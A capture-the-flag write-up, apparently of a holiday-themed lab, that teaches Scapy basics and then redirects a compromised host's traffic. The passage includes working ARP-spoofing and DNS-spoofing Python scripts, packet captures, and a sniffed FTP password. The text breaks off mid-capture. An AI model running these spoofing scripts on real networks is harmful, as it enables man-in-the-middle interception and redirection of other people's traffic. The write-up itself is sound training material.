
OBJECTIVE 9) ARP SHENANIGANS

DIFFICULTY: 4

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP. Retrieve the document at /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt. Who recused herself from the vote described on the document?

Okay, time to climb up to the roof again… First, talk to Alabaster and play with his Scapy Present Packet Prepper.

Scapy Practice Challenge



```
+----------------------------------------------------------------+
¦                                                                ¦
¦  ___ ___ ___ ___ ___ _  _ _____   ___  _   ___ _  _____ _____  ¦
¦ | _ \ _ \ __/ __| __| \| |_   _| | _ \/_\ / __| |/ / __|_   _| ¦
¦ |  _/   / _|\__ \ _|| .` | | |   |  _/ _ \ (__| ' <| _|  | |   ¦
¦ |_| |_|_\___|___/___|_|\_| |_|   |_|/_/ \_\___|_|\_\___| |_|   ¦
¦                ___                                             ¦
¦               | _ \_ _ ___ _ __ _ __  ___ _ _                  ¦
¦               |  _/ '_/ -_) '_ \ '_ \/ -_) '_|                 ¦
¦               |_| |_| \___| .__/ .__/\___|_|                   ¦
¦                           |_|  |_|                             ¦
¦                (Packets prepared with scapy)                   ¦
+----------------------------------------------------------------+
Type "yes" to begin. yes
+----------------------------------------------------------------+
¦ HELP MENU:                                                     ¦
¦----------------------------------------------------------------¦
¦ 'help()' prints the present packet scapy help.                 ¦
¦ 'help_menu()' prints the present packet scapy help.            ¦
¦ 'task.get()' prints the current task to be solved.             ¦
¦ 'task.task()' prints the current task to be solved.            ¦
¦ 'task.help()' prints help on how to complete your task         ¦
¦ 'task.submit(answer)' submit an answer to the current task     ¦
¦ 'task.answered()' print through all successfully answered.     ¦
+----------------------------------------------------------------+
>>> task.get()
Welcome to the "Present Packet Prepper" interface! The North Pole could use your help preparing present packets for shipment.
Start by running the task.submit() function passing in a string argument of 'start'.
Type task.help() for help on this question.

>>> task.submit('start')
Correct! adding a () to a function or class will execute it. Ex - FunctionExecuted()

Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.

>>> task.submit(send)
Correct! The "send" scapy class will send a crafted scapy packet out of a network interface.

Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.

>>> task.submit(sniff)
Correct! the "sniff" scapy class will sniff network traffic and return these packets in a list.

Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be
stored in a variable named "pkt":
1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

>>> task.submit(1)
Correct! sr1 will send a packet, then immediately sniff for a response packet.

Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.

>>> task.submit(rdpcap)
Correct! the "rdpcap" scapy class can read pcap files.

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of
UDP_PACKETS:
1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()

>>> task.submit(2)
Correct! .show() can be used on lists of packets AND on an individual packet.

Submit only the first packet found in UDP_PACKETS.

>>> task.submit(UDP_PACKETS[0])
Correct! Scapy packet lists work just like regular python lists so packets can be accessed by their position in the list starting at offset 0.

Submit only the entire TCP layer of the second packet in TCP_PACKETS.
>>> task.submit(TCP_PACKETS[1].getlayer(TCP))     (or: TCP_PACKETS[1][TCP])
Correct! Most of the major fields like Ether, IP, TCP, UDP, ICMP, DNS, DNSQR, DNSRR, Raw, etc... can be accessed this way. Ex - pkt[IP][TCP]

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet
```

```
>>> UDP_PACKETS[0][IP].src='127.0.0.1'
>>> task.submit(UDP_PACKETS[0])
Correct! You can change ALL scapy packet attributes using this method.

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

>>> TCP_PACKETS.hexraw()
0000 17:24:40.499548 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp S
0001 17:24:40.501867 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 SA
0002 17:24:40.501886 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp A
0003 17:24:40.503947 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0000  32 32 30 20 4E 6F 72 74 68 20 50 6F 6C 65 20 46  220 North Pole F
0010  54 50 20 53 65 72 76 65 72 0D 0A                 TP Server..
0004 17:24:40.504807 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0000  55 53 45 52 20 61 6C 61 62 61 73 74 65 72 0D     USER alabaster.
0005 17:24:40.506108 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0000  33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71  331 Password req
0010  75 69 72 65 64 20 66 6F 72 20 61 6C 61 62 61 73  uired for alabas
0020  74 65 72 2E 0D                                   ter..
0006 17:24:40.507195 Ether / IP / TCP 192.168.0.114:1137 > 192.168.0.193:ftp PA / Raw
0000  50 41 53 53 20 65 63 68 6F 0D 0A                 PASS echo..
0007 17:24:40.509484 Ether / IP / TCP 192.168.0.193:ftp > 192.168.0.114:1137 PA / Raw
0000  32 33 30 20 55 73 65 72 20 61 6C 61 62 61 73 74  230 User alabast
0010  65 72 20 6C 6F 67 67 65 64 20 69 6E 2E 0D        er logged in..

>>> task.submit('echo')
Correct! Here is some really nice list comprehension that will grab all the raw payloads from tcp packets:
[pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value
from the second packet in the ICMP_PACKETS list.

>>> task.submit(ICMP_PACKETS[1][ICMP].chksum)
Correct! You can access the ICMP chksum value from the second packet using ICMP_PACKETS[1][ICMP].chksum .

Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the
variable named "pkt"
1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

>>> task.submit(3)
Correct! Once you assign the packet to a variable named "pkt" you can then use that variable to send or manipulate your created packet.

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127.
(all other packet attributes can be unspecified)

>>> pakketje = IP(dst='127.127.127.127')/UDP(dport=5000)
>>> task.submit(pakketje)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.127.127.127")/UDP(dport=5000)
task.submit(pkt)

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other
packet attributes can be unspecified)

>>> dnspkt = IP(dst='127.2.3.4')/UDP(dport=53)/DNS(qd=DNSQR(qname="elveslove.santa"))
>>> task.submit(dnspkt)
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(pkt)

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP
layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.

>>> ARP_PACKETS[0][ARP].show()
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 00:16:ce:6e:8b:24
     psrc      = 192.168.0.114
     hwdst     = 00:00:00:00:00:00
     pdst      = 192.168.0.1

>>> ARP_PACKETS[1].show()
###[ Ethernet ]###
  dst       = 00:16:ce:6e:8b:24
  src       = 00:13:46:0b:22:ba
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = None
     hwsrc     = ff:ff:ff:ff:ff:ff
```

```
       psrc      = 192.168.0.1
       hwdst     = ff:ff:ff:ff:ff:ff
       pdst      = 192.168.0.114
###[ Padding ]###
          load      = '\xc0\xa8\x00r'

>>> ## Fix Opcode to be 'reply/is-at' (2):
>>> ARP_PACKETS[1][ARP].op=2

>>> ## Fix hwsrc to match our own mac-address:
>>> ARP_PACKETS[1][ARP].hwsrc="00:13:46:0b:22:ba"

>>> ## Fix hwdst to match the destination mac-address:
>>> ARP_PACKETS[1][ARP].hwdst="00:16:ce:6e:8b:24"

>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!
```

Main Objective

Now we've refreshed our Scapy-skills, switch back to Santa's body access the ARP Shenanigans Terminal. This terminal is running Tmux split into 3 panes. To jump to another pane, you can use <CTRL-B> <Arrow>.

First, do some recon in the bottom pane, **pane #3**:

```
Jack Frost has hijacked the host at 10.6.6.35 with some custom malware.
Help the North Pole by getting command line access back to this host.
Read the HELP.md file for information to help you in this endeavor.
Note: The terminal lifetime expires after 30 or more minutes so be
sure to copy off any essential work you have done as you go.

guest@43a23bbcef9a:~$ ls
HELP.md  debs  motd  pcaps  scripts

guest@43a23bbcef9a:~$ ls pcaps/
arp.pcap  dns.pcap

guest@43a23bbcef9a:~$ ls scripts/
arp_resp.py  dns_resp.py

guest@43a23bbcef9a:~$ cat HELP.md
# How To Resize and Switch Terminal Panes:
You can use the key combinations ( Ctrl+B ? or ? ) to resize the terminals.
You can use the key combinations ( Ctrl+B o ) to switch terminal panes.
See tmuxcheatsheet.com for more details
# To Add An Additional Terminal Pane:
`/usr/bin/tmux split-window -hb`
# To exit a terminal pane simply type:
`exit`
# To Launch a webserver to serve-up files/folder in a local directory:
```
cd /my/directory/with/files
python3 -m http.server 80
```
# A Sample ARP pcap can be viewed at:
https://www.cloudshark.org/captures/d97c5b81b057
# A Sample DNS pcap can be viewed at:
https://www.cloudshark.org/captures/0320b9b57d35
# If Reading arp.pcap with tcpdump or tshark be sure to disable name
# resolution or it will stall when reading:
```
tshark -nnr arp.pcap
tcpdump -nnr arp.pcap
```

guest@43a23bbcef9a:~$ tcpdump -nni eth0 -e
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
19:05:22.013429 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
19:05:23.053401 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
19:05:24.085403 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

While tcpdump is running in pane #3, switch to pane #1 and create an ARP-spoofing-script, based on the example-script already there:

```
guest@43a23bbcef9a:~$ cd scripts/

guest@43a23bbcef9a:~/scripts$ vim busy_arp.py
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst=packet[ARP].hwsrc, type=0x806, src=macaddr)
        # print( packet[ARP].show())
        arp_response = ARP(pdst=packet[ARP].psrc)
        arp_response.op = 2
        arp_response.plen = packet[ARP].plen
        arp_response.hwlen = packet[ARP].hwlen
        arp_response.ptype = packet[ARP].ptype
        arp_response.hwtype = packet[ARP].hwtype
        arp_response.hwsrc = macaddr
        arp_response.psrc = packet[ARP].pdst
        arp_response.hwdst = packet[ARP].hwsrc
        arp_response.pdst = packet[ARP].psrc
        response = ether_resp/arp_response
        # print (response[ARP].show())
        sendp(response, iface="eth0")
def main():
    # We only want arp requests
    berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing none
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0, count=1)
if __name__ == "__main__":
    main()

guest@43a23bbcef9a:~/scripts$ chmod u+x busy_arp.py

guest@43a23bbcef9a:~/scripts$ ./busy_arp.py
.
Sent 1 packets.
```

We see our ARP reply being sent and a new DNS-request coming in on pane #3:

```
15:39:47.285424 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype ARP (0x0806), length 42: Reply 10.6.6.53 is-at 02:42:0a:06:00:18, length 28
15:39:47.305822 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 74: 10.6.6.35.59796 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
```

Now, in pane #2, let's create a script to spoof a DNS-response-packet, also based on the example-script in that folder:

```
guest@43a23bbcef9a:~$ cd scripts/

guest@43a23bbcef9a:~/scripts$ vim busy_dns.py
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in range(0,8*6,8)][::-1])
# May need to change the destination IP we ARP spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"
def handle_dns_request(packet):
    eth = Ether(src=packet[Ether].dst, dst=packet[Ether].src)
    ip  = IP(dst=packet[IP].src, src=packet[IP].dst)
    udp = UDP(dport=packet[UDP].sport, sport=packet[UDP].dport)
    # print (packet[DNS].show())
    dns = DNS(
    id=packet[DNS].id, qd=packet[DNS].qd, aa=1, qr=1, an=DNSRR(rrname=packet[DNS].qd.qname, ttl=10, rdata=ipaddr)
    )
    dns_response = eth / ip / udp / dns
    # print (dns_response[DNS].show())
    sendp(dns_response, iface="eth0")
def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                              # dns
        "udp[10] & 0x80 = 0",                           # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we had spoofed (not our real ip)
        "ether dst host {}".format(macaddr)             # our macaddress since we spoofed the ip to our mac
    ] )
    # sniff the eth0 int without storing packets in memory and stopping after one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0, iface="eth0", count=1)
if __name__ == "__main__":
    main()

guest@43a23bbcef9a:~/scripts$ chmod u+x busy_dns.py

guest@43a23bbcef9a:~/scripts$ ./busy_dns.py
```

Back in pane #1, restart the ARP script. In pane #2, the DNS-script will respond to the DNS-packet while pane #3 is still showing captured packets to see what's going on:

Pane #1

```
guest@43a23bbcef9a:~/scripts$ ./busy_arp.py
.
Sent 1 packets.
```

Pane #2:


```
.
Sent 1 packets.
```

Pane #3 shows the ARP Request, ARP Reply, DNS Request, DNS Reply, some traffic between ports 44266 and 64352, followed by a request on port 80:

```
16:03:25.361416 4c:24:57:ab:ed:84 > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), length 42: Request who-has 10.6.6.53 tell 10.6.6.35, length 28
16:03:25.389448 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype ARP (0x0806), length 42: Reply 10.6.6.53 is-at 02:42:0a:06:00:18, length 28
16:03:25.405858 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 74: 10.6.6.35.52306 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
16:03:25.430330 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 104: 10.6.6.53.53 > 10.6.6.35.52306: 0*- 1/0/0 A 10.6.0.24 (62)
16:03:25.433326 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 74: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [S], seq 3772434237, win
64240, options [mss 14
60,sackOK,TS val 1772888675 ecr 0,nop,wscale 7], length 0
16:03:26.464546 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 74: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [S], seq 3772434237, win
64240, options [mss 14
60,sackOK,TS val 1772889706 ecr 0,nop,wscale 7], length 0
```

```
16:03:26.464647 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 74: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [S.], seq 1332570591, ack
3772434238, win 65160
, options [mss 1460,sackOK,TS val 2526824951 ecr 1772889706,nop,wscale 7], length 0
16:03:26.464684 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 66: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [.], ack 1, win 502, options
[nop,nop,TS val 17
72889706 ecr 2526824951], length 0
16:03:26.465621 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 583: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [P.], seq 1:518, ack 1, win
502, options [nop,
nop,TS val 1772889707 ecr 2526824951], length 517
16:03:26.465668 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 66: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [.], ack 518, win 506,
options [nop,nop,TS val
2526824952 ecr 1772889707], length 0
16:03:26.466979 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 1579: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [P.], seq 1:1514, ack 518,
win 506, options [
nop,nop,TS val 2526824953 ecr 1772889707], length 1513
16:03:26.466994 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 66: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [.], ack 1514, win 501,
options [nop,nop,TS val
 1772889708 ecr 2526824953], length 0
16:03:26.467518 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 146: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [P.], seq 518:598, ack
1514, win 501, options
[nop,nop,TS val 1772889709 ecr 2526824953], length 80
16:03:26.467792 4c:24:57:ab:ed:84 > 02:42:0a:06:00:18, ethertype IPv4 (0x0800), length 321: 10.6.6.35.64352 > 10.6.0.24.44266: Flags [P.], seq 1514:1769, ack
598, win 506, options
 [nop,nop,TS val 2526824954 ecr 1772889709], length 255
16:03:26.467871 02:42:0a:06:00:18 > 4c:24:57:ab:ed:84, ethertype IPv4 (0x0800), length 279: 10.6.0.24.44266 > 10.6.6.35.64352: Flags [P.], seq 598:811, ack
1769, win 501, options
[nop,nop,TS val 1772889709 ecr 2526824954], length 213
